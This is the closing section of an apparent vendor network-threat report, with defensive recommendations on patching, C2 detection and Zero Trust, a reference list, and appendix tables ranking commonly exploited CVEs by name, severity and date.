


Figure 21: Cobalt Strike C2 disguised as HTTP

Conclusion and Recommendations

In the cat-and-mouse game of network security, threat actors are constantly evolving by increasingly using CVEs and advanced obfuscation and encryption techniques to disguise attacks and bypass security defenses. Unfortunately even older, sometimes forgotten, vulnerabilities still play a role in successful attacks, leaving no room for an error or gap in security defenses. It's critical that effective and innovative detection and prevention of malicious behaviors evolve to catch up. Our recommendations, below, are a critical part of what organizations need to be doing.

Fully Assess Your Network Security Posture

Organizations can no longer afford to only focus security efforts on in-house services and data centers as working from home and hybrid work become more common. Thus, it's imperative for organizations to reassess their network security strategy and ensure they are following best practices and deploying the right security tools. Some key considerations as you assess your security posture are:

- **Apply patching or installation of software updates whenever possible** to ensure systems are always up to date. Audits can be conducted on an annual basis to ensure some level of regular maintenance. Based on this research we recommend immediately verifying you are secure against the Siloscape, Berbew, Sivis, Vindor, Ibashade, VTBoss, and Gator Adware malware, as well as patching for at least the 20 exploits listed in Appendix 1 and Appendix 3.
- **Have complete visibility of corporate network topology and device utilization** to identify all devices on the network. This ensures visibility to all security teams and reduces time spent in triage and investigation. Attack surface monitoring and IoT security technologies can help provide visibility.
- **Safeguard endpoints and other devices** from both known (or older) and the latest threats, including malware, fileless attacks, and network-based exploits, by incorporating eXtended Detection and Response (XDR) and IoT security solutions.
- **Detect advanced and evasive threats** by analyzing network, endpoint, identity, and threat logs with machine learning and behavioral analytics.
- **Ensure network and cloud native security defense** mechanisms are set up to detect and prevent past known and new evasive malicious activities over the network in real time. This can include next-generation firewalls, web gateways, DNS security systems, malware analysis tools, and intrusion prevention systems.
- **Deploy consistent security defenses across the corporate network topology** including campus, data center, branches, private/public cloud, and remote workers. This helps security teams quantify what can and cannot be seen or prevented across the entire network, regardless of where a user is located, and eliminate unknown weak links. The goal is to ensure that a threat stopped by a firewall is not then missed by a Secure Access Service Edge (SASE) solution. An audit of existing security vendors and their offerings to find areas of consolidation and simplification.

Deploy Preventions for Unknown Command and Control

With the increasing use of Red Team and remote access tool sets, such as Cobalt Strike, it is easier than ever for attackers to encrypt, obfuscate and completely customize a C2 channel to evade traditional security defenses. Malicious C2 traffic sessions are crucial to detect as they mark the tipping point between successful access to a network and an adversary establishing control to action on a breach objective. The use of static signatures on payloads and URLs are not exhaustive and cannot detect novel C2 sessions. New prevention approaches are necessary to see through evasion and obfuscation techniques and find a potential threat, typically this can be done by combining visibility of live data (over offline and sandboxing) with inline deep learning models that can automatically extract the important features needed to detect malicious C2 sessions. Some security tools, like the IPS service, advanced threat prevention, or a network traffic analysis service, leverage multiple inline deep learning and machine learning models running in the cloud to effectively provide real-time detection or prevention of previously unknown C2.

Implement Zero Trust

As hybrid workforces and cloud resources solidify themselves as the new reality, infrastructure can now be anywhere and interconnected with everything, presenting an unfortunately easy opportunity for cyber adversaries to exploit. By implementing a Zero Trust security strategy, which includes network segmentation and access management, an organization can effectively prevent an attacker's ability to move through a network. Goals of a Zero Trust deployment should be to implement controls across the entire organization—on-premises, in the data center, and in cloud environments—to maximize security efficacy and keep your organization safe. However, organizations must start somewhere and opening a project to implement new policies for users, applications, or infrastructure on one area of the estate will start the systematic adoption of this strategy.

References

[1] National Vulnerability Database (NVD). https://nvd.nist.gov/.

[2] Zero Day Initiative (ZDI). https://www.zerodayinitiative.com/.

[3] Exploit-DB. https://www.exploit-db.com/.

[4] Metasploit. https://www.metasploit.com/.

[5] GitHub. https://github.com/.

[6] Talos. https://talosintelligence.com/.

[7] MITRE CVE database. https://cve.mitre.org/.

[8] Common Vulnerability Scoring System (CVSS). https://www.first.org/cvss/specification-document.

[9] Palo Alto Networks Next-Generation Firewall (NGFW). https://www.paloaltonetworks.com/network-security/next-generation-firewall.

[10] Palo Alto Networks Cortex Data Lake (CDL). https://www.paloaltonetworks.com/cortex/cortex-data-lake.

[11] CVE-2021-44228. https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

[12] Apache path normalization issue from Blackhat. https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf.

[13] Palo Alto Networks WildFire. https://www.paloaltonetworks.com/products/secure-the-network/wildfire.

[14] 2020 Phishing Trends with PDF Files. https://unit42.paloaltonetworks.com/phishing-trends-with-pdf-files/ by Ashkan Hosseini and Ashutosh Chitwadgi. Palo Alto Networks.

[15] Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228) (Updated Dec. 28). https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/. Tao Yan, Qi Deng, Haozhe Zhang, Yu Fu, Josh Grunzweig, Mike Harbison, and Robert Falcone. Palo Alto Networks.

[16] Usage statistics of web servers. https://w3techs.com/technologies/overview/web_server. W3 survey.


[17] Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments. https://unit42.paloaltonetworks.com/siloscape/. Daniel Prizmant. Palo Alto Networks.

Appendix 1. Top 10 Exploited CVEs from 2021

Ranking	CVE Number	Name	Severity	Session Count (Million)	First Disclose Date (UTC)	Vulnerability Type
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution Vulnerability	Critical Critical	11.01	2021-12-09 2021-12-09	Remote Code Execution
2	CVE-2020-25078	D-Link DCS-2530L Unauthenticated Information Disclosure Vulnerability	High	7.19	2020-09-02	Information Disclosure
3	CVE-2017-9841	PHPUnit Remote Code Execution Vulnerability	Critical	6.11	2017-06-27	Remote Code Execution
4	CVE-2019-9082	ThinkPHP Remote Code Execution Vulnerability	Critical	3.26	2018-12-10	Remote Code Execution
5	CVE-2020-14882 CVE-2020-14883	Oracle WebLogic Server Remote Code Execution Vulnerability	Critical High	2.85	2020-10-20 2020-10-20	Remote Code Execution
6	CVE-2017-5638 CVE-2019-0230	Apache Struts Content-Type Remote Code Execution Vulnerability	Critical Critical	2.12	2017-03-07 2020-08-14	Remote Code Execution
7*	CVE-2020-5902 CVE-2021-35464	F5 Traffic Management User Interface Remote Code Execution Vulnerability ForgeRock OpenAM Insecure Deserialization Vulnerability	Critical Critical	1.81	2020-06-30 2021-06-29	Remote Code Execution
8	CVE-2018-19986 CVE-2019-19597	D-Link Routers Remote Command Execution Vulnerability	Critical High	1.73	2019-05-13 2019-12-04	Remote Code Execution
9	CVE-2019-2725 CVE-2019-2729	Oracle WebLogic wls9-async Remote Code Execution Vulnerability	Critical Critical	1.33	2019-04-23 2019-06-19	Remote Code Execution
10	CVE-2020-15505 CVE-2020-15506	MobileIron Core and Connector Remote Code Execution Vulnerability	Critical Critical	0.90	2020-07-06 2020-07-06	Remote Code Execution

* We want to clarify that for the seventh most exploited CVE shown in this appendix, we combined CVE-2020-5902 and CVE-2021-35464 because they were both logged due to the Apache path normalization issue and mixed with each other. For other bars in the figure that show two or more CVEs, we list these CVEs together because they are similar and target the same vendor. Sometimes, we use a single threat prevention signature to detect multiple similar CVE attacks.

Appendix 2. Geolocation Distribution of Attacks



Appendix 3. CVEs to Watch Out For in 2022 and 2023

Ranking	CVE Number	Name	Severity	Vulnerability Type
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution Vulnerability	Critical Critical	Remote Code Execution
2	CVE-2021-41773 CVE-2021-42013	Apache HTTP Server Path Traversal Vulnerability	High Critical	Remote Code Execution
3	CVE-2021-21315	Node.js Remote Code Execution Vulnerability	High	Remote Code Execution
4	CVE-2022-22963 CVE-2022-22965	Spring Cloud SpEL Remote Code Execution Vulnerability	Critical Critical	Remote Code Execution
5	CVE-2021-40539	ZOHO Corp ManageEngine Improper Authentication Vulnerability	Critical	Improper Authentication
6	CVE-2021-38647	Microsoft Open Management Infrastructure Remote Code Execution Vulnerability	Critical	Remote Code Execution
7	CVE-2021-34473 CVE-2021-26855	Microsoft Exchange Server Remote Code Execution Vulnerability	Critical Critical	Remote Code Execution
8	CVE-2021-40438	Apache HTTP Server Server-Side Request Forgery Vulnerability	Critical	Server-Side Request Forgery
9	CVE-2021-31805	Apache Struts 2 Remote Code Execution Vulnerability	Critical	Remote Code Execution
10	CVE-2021-22986	F5 BIG-IP Remote Code Execution Vulnerability	Critical	Remote Code Execution

paloalto NETWORKS

3000 Tannery Way
Santa Clara, CA 95054

Main: +1.408.753.4000
Sales: +1.866.320.4788
Support: +1.866.898.9087

www.paloaltonetworks.com